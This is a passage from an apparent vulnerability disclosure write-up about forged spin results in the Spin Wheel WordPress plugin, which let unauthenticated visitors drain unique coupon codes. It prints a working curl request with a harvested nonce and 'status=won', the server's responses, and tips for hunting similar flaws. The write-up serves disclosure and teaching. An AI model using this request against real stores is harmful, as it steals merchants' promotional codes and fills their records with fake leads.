Here the visitor decides the outcome and the server simply agrees. The word forged means faked: the request claims something that did not happen.
3. Exploitation, step by step
Step 1: open the campaign and harvest the nonce
The campaign was opened through the plugin's public preview mechanism, which renders the same wheel interface a normal visitor sees. A preview is a way to look at a campaign without publishing it to real customers, but it still loads the same page and the same JavaScript.
The widget as displayed to an unauthenticated visitor: both prize segments are visible, including the rare 90% OFF voucher.
Inspecting the page's JavaScript configuration gave the nonce:
window.USPW_UI_CONFIG.nonce
Line by line:
windowis the browser's global object.USPW_UI_CONFIGis the plugin's configuration object on the page..nonceis the value the server put there for every visitor.
To "inspect" a page means opening the browser's developer tools, usually with the F12 key, and looking at the code the page is running. No authentication, purchase or interaction with the spinning mechanism was needed. With the nonce and the campaign ID, requests can go straight to the vulnerable AJAX action.
Step 2: forge a winning result
The request used was:
curl -s -X POST http: --data-urlencode "action=ultimate_spin_wheel_spinned" \ --data-urlencode "nonce=<harvested-nonce>" \ --data-urlencode "campaign_id=4" \ --data-urlencode "segment_index=1" \ --data-urlencode "status=won" \ --data-urlencode "name=Attacker1" \ --data-urlencode "email=[redacted]"
Line by line:
curlis a command-line tool for sending requests to a server, like a browser without the window.-stells it to stay quiet about progress.-X POSTsays this is a POST request, the kind used to send data to a server rather than just ask for a page.http:is the start of the address the request goes to. The report shows it truncated at this point.--data-urlencode "action=ultimate_spin_wheel_spinned"sends a field namedactionwith the valueultimate_spin_wheel_spinned, which tells WordPress which endpoint to run.--data-urlencode "nonce=<harvested-nonce>"sends the nonce copied from the page. The angle brackets are a placeholder for the real value.--data-urlencode "campaign_id=4"sends the campaign number.--data-urlencode "segment_index=1"sends the slice number:1, the rare 90% OFF prize.--data-urlencode "status=won"sends the wordwon, telling the server the visitor supposedly won.--data-urlencode "name=Attacker1"and--data-urlencode "email=[redacted]"send the visitor information.- The backslashes at the end of lines mean "this command continues on the next line".
The parameters that matter:
action: calls the vulnerable AJAX handler.nonce: the nonce exposed in the frontend.campaign_id: the campaign being targeted.segment_index=1: the rare 90% OFF prize, the segment configured with a 1% winning probability.status=won: tells the backend the visitor supposedly won.nameandemail: the visitor information.
Instead of spinning, the request simply states that the rare segment was won. The 1% probability never enters the picture, because the server never rolls any dice.
Step 3: read the coupon codes from the responses
The same request was repeated three times, changing only the visitor information. Why three times? Because the rare segment had exactly two codes. If the server really consumes codes, the first two requests should return them and the third should come back empty. That is a clean way to prove the stock is being drained rather than a single code being echoed back.
Terminal output showing the three forged requests against the Docker test environment.
First request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "RARE-SECRET-001" }}
Line by line:
{starts a JSON object, a way of writing data as name and value pairs."success": truesays the request worked."data": {starts a nested object holding the result."message": "Data saved successfully"is a friendly message."coupon_code": "RARE-SECRET-001"is the real coupon code handed back.- The closing braces end the nested object and the outer one.
Second request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "RARE-SECRET-002" }}
Same structure, but now the second code comes back. The first one is gone from the list.
Third request:
{ "success": true, "data": { "message": "Data saved successfully", "coupon_code": "" }}
Same structure, but "coupon_code": "" is an empty string: there was nothing left to give.
The first request returned the first real coupon code, the second returned the remaining one, and the third returned an empty value. That empty third response matters: it shows the backend was not replaying a cached code. Cached means stored and reused; if the server had simply remembered one answer, all three replies would have been identical. Each successful request permanently consumed a code from the stored inventory. Two forged requests retrieved both unique codes from the rare segment, with no spin taking place.
Step 4: confirm the inventory change in the admin dashboard
The AJAX responses alone were not enough. A reply could in principle be made up by the server without anything changing in the database. So the campaign configuration was checked again in the administrator dashboard, the control panel where the shop owner manages the site.
The same campaign configuration after the forged requests: the coupon code field for the rare prize segment is now empty.
Before the requests the rare segment contained:
RARE-SECRET-001RARE-SECRET-002
Line by line:
RARE-SECRET-001is the first code.RARE-SECRET-002is the second code, shown directly after the first because the report displays them without a separator.
Afterwards the coupon field was empty, confirming that the handler had modified the stored campaign metadata. Metadata is extra information attached to something, here the coupon list attached to the campaign. The function responsible for persisting the change is:
update_post_meta( $campaign_id, 'uspw_coupons', wp_json_encode( $coupons_array ));
Line by line:
update_post_meta(is WordPress's function for saving extra data.$campaign_idsays which campaign to update.'uspw_coupons'is the name of the stored field.wp_json_encode( $coupons_array )turns the shortened list back into text so it can be stored.);closes the call.
So this is not only an information disclosure in a response to the attacker: the requests permanently modify the merchant's coupon inventory. Information disclosure means revealing data the visitor should not see; here it goes further, because the data is also destroyed from the shop's point of view.
Step 5: check the lead records
The plugin's Leads section in the WordPress admin dashboard was checked to see whether the forged requests created real lead records or whether the issue was limited to coupon retrieval. A lead is a person who showed interest, here a visitor who entered a name and email. Shop owners use leads to follow up with customers, so fake leads pollute their data.
The Leads dashboard showing the three fabricated entries; the first two contain the actual rare coupon codes in the Prize Won column.
Three lead records had been created, appearing in the administrator's dashboard just like legitimate campaign participants. The first two contained:
Attacker1,RARE-SECRET-001Attacker2,RARE-SECRET-002
Line by line:
Attacker1is the name sent in the first request, andRARE-SECRET-001is the code it received.Attacker2is the name sent in the second request, andRARE-SECRET-002is the code it received.
The third request also created a record, even though the coupon inventory was exhausted. That adds a data integrity problem: an attacker can both drain the unique coupon inventory and fill the leads dashboard with fabricated entries that, based on the displayed information, are indistinguishable from genuine participants. Data integrity means the data is accurate and trustworthy; fake entries break that.
4. Root cause
The root cause is a legacy AJAX handler that stayed registered after the developers introduced a newer, more secure server-side spin implementation. Legacy means old code kept around for compatibility. spin_wheel_process_spin() correctly performs weighted random selection on the server. The older spin_wheel_spinned() still accepts client-controlled winning results, and both endpoints are publicly reachable through WordPress AJAX, including the unauthenticated wp_ajax_nopriv_ action.
The specific issues:
- Trusting the client-supplied
segment_index. - Trusting the client-supplied
status=won. - No verification that a legitimate spin occurred.
- No server-side correlation between the visitor and the winning result.
- Releasing and consuming unique coupon codes based on unverified client input.
- Keeping a legacy vulnerable endpoint active alongside the newer implementation.
The missing control is a server-side check that the visitor actually received the specified winning result. The researcher's illustrative pseudocode, explicitly not a function from the plugin, is:
if ( ! $this->verify_real_spin_occurred( $campaign_id, $segment_index, $visitor_token )) { wp_send_json_error([ 'message' => 'No matching spin found.' ]);}
Line by line:
if (starts a condition.! $this->verify_real_spin_occurred(calls a made-up function that would check whether a real spin happened; the!means "if it did not".$campaign_id, $segment_index, $visitor_tokenare the three things the check would need: which campaign, which slice, and which visitor. A token here is a short value that identifies one particular visitor or transaction.) ) {closes the call and the condition.wp_send_json_error([ 'message' => 'No matching spin found.' ]);replies with an error instead of a coupon.}closes the block.
Pseudocode means code written to show an idea, not code that actually runs. The nonce check did not stop any of this because the nonce was exposed to every visitor through the frontend configuration, and a nonce is not an authorisation token for a completed action.
5. Impact
There are two primary consequences.
- Unauthenticated coupon code disclosure. An attacker can retrieve unique coupon codes from any accessible campaign by naming the desired prize segment. The configured winning probability does not help, because the vulnerable handler never verifies the result of a spin.
- Coupon inventory manipulation. Each successful request removes a code from the merchant's stored inventory, so an attacker can exhaust a pool of limited-use promotional codes before legitimate visitors have a chance to win them.
The demonstrated figures:
Configured probability of rare prize: 1%Available unique coupon codes: 2Requests required to drain the pool: 2Actual spins performed: 0Authentication required: NoPurchase required: No
Line by line:
Configured probability of rare prize: 1%is what the shop owner set.Available unique coupon codes: 2is how many codes existed for that prize.Requests required to drain the pool: 2is how many forged requests it took to empty it.Actual spins performed: 0is how many times the wheel was really spun.Authentication required: Nomeans no account was needed.Purchase required: Nomeans nothing had to be bought.
An unauthenticated attacker could potentially:
- Claim any configured prize segment without respecting its winning probability.
- Retrieve unique, single-use coupon codes.
- Exhaust the merchant's entire coupon inventory.
- Generate fabricated lead records.
- Disrupt the intended giveaway campaign.
Since these codes represent real discounts in WooCommerce stores, the issue could cause direct financial losses for merchants, and affect customer trust, campaign analytics and the availability of promotional rewards for legitimate visitors.
6. The fix and the CVE
The vulnerability was assigned CVE-2026-106031. A CVE is a public catalogue number for a known security flaw, so that everyone can refer to the same issue by the same name. The published details are:
| Field | Value |
|---|---|
| CVE title | Spin Wheel < 2.2.1, Unauthenticated Coupon Code Disclosure via Forged Spin Result |
| CVSS score | 5.3 (Medium) |
| CVSS vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| Affected plugin | Spin Wheel (ultimate-spin-wheel) |
| Affected versions | All versions before 2.2.1 |
| Fixed version | 2.2.1 |
| Publication date | October 13, 2026 |
A CVSS score is a standard number from 0 to 10 that rates how serious a flaw is; 5.3 is medium. The CVSS vector is the string that spells out how that number was reached. In this vector, AV:N means the attack can come over the network, AC:L means it is easy to carry out, PR:N means no privileges are needed, UI:N means no user interaction is needed, and C:L and I:L mean limited impact on confidentiality (secrecy of data) and integrity (accuracy of data).
Users running vulnerable versions should update to 2.2.1 or later.
The proper fix should ensure the server generates the winning result and securely associates it with a particular spin transaction, releasing a coupon only after that result has been validated. The legacy handler should also be removed or redesigned so it cannot independently consume coupon inventory based on untrusted client input. The key lesson: implementing a secure replacement does not make an application secure if the old vulnerable functionality is still reachable.
If you want to look for similar problems yourself, these are the angles the researcher suggests. Each one is a question you can ask about a plugin.
- Other legacy AJAX handlers in the same plugin family. Search the code for
wp_ajax_nopriv_registrations and compare each handler with its newer counterpart. A positive result is an old action that still accepts a client-supplied outcome (status,won,result,segment) and returns or consumes a reward. - Nonce-only protection on state-changing actions. Look for handlers whose only guard is
wp_verify_nonce()with a nonce printed into the page viawp_localize_script(). A positive result is a request that succeeds with a nonce copied from the public page and no session or prior step. - Client-supplied prize or segment identifiers. Try changing
segment_index(or equivalent) to the highest-value segment and submitting a winning status. A positive result is a response containing a real coupon code or a change in stored inventory. - Inventory side effects. After a forged request, re-read the campaign configuration in the admin dashboard. A positive result is a coupon field that has shrunk or emptied, proving the request consumed stock rather than only echoing data.
- Lead and record creation. Check whether forged requests create entries in the plugin's leads or participants list. A positive result is fabricated records that look identical to genuine ones.
- Probability enforcement. Configure a segment with a very low probability and a small code pool, then attempt to claim it repeatedly. A positive result is draining the pool in as many requests as there are codes, with no spins performed.
Glossary
- AJAX: a way for a web page to exchange small amounts of data with its server in the background, without reloading the whole page.
- Authentication: proving who you are, usually by logging in. "Unauthenticated" means not logged in at all.
- Authorisation: deciding whether an identified person is allowed to do something.
- Backend: the part of a website that runs on the server, out of sight of visitors.
- Cache: a stored copy of an answer, reused instead of being worked out again.
- Campaign: in this plugin, one configured prize wheel with its segments and prizes.
- Container: a packaged, self-contained piece of software, as used by Docker.
- Coupon code: a short string a customer enters at checkout to get a discount.
- CSRF (cross-site request forgery): an attack where another site tricks your browser into sending a request you did not intend.
- Curl: a command-line tool for sending requests to a server.
- CVE: a public catalogue number for a known security vulnerability.
- CVSS score: a standard 0 to 10 rating of how serious a vulnerability is.
- CVSS vector: the string that spells out how a CVSS score was calculated.
- Data integrity: the property that data is accurate and has not been tampered with.
- Database: organised storage for a website's data, such as campaigns and coupon codes.
- Docker: software that runs programs in isolated containers so you can build a test environment on your own machine.
- Endpoint: a named address on a server that accepts a particular kind of request.
- Forged: faked; a request that claims something which did not happen.
- Frontend: the part of a website that runs in the visitor's browser.
- Information disclosure: revealing data to someone who should not see it.
- JavaScript: the programming language that runs inside web browsers and makes pages interactive.
- JSON: a text format for writing data as name and value pairs, commonly used between browsers and servers.
- Lead: a person who showed interest, here a visitor who entered a name and email address.
- Legacy code: old code kept around, often for compatibility, sometimes after a newer replacement exists.
- MariaDB: a database program, a common choice for WordPress sites.
- Metadata: extra information attached to something, such as a coupon list attached to a campaign.
- Nonce: a short one-time code a site puts into a page to check that a later request came from that page; it is not a login credential.
- PHP: the programming language WordPress and its plugins are written in.
- Plugin: an add-on that gives a WordPress site extra features.
- POST request: a request that sends data to a server, as opposed to simply asking for a page.
- Pseudocode: code written to illustrate an idea, not meant to run.
- Segment: one slice of the prize wheel, with its own prize and probability.
- Server: the computer that hosts a website and answers requests from browsers.
- Session: a way for a server to remember a particular visitor across several requests.
- Token: a short value that identifies a particular visitor or transaction.
- Vulnerability: a weakness in software that someone can abuse to make it behave in a way its owner did not intend.
- WooCommerce: a WordPress plugin that turns a site into an online shop.
- WordPress: a widely used system for building websites.
- wp_localize_script: a WordPress function that passes values from the server into a page's JavaScript.
- wp_verify_nonce: a WordPress function that checks whether a nonce is valid.




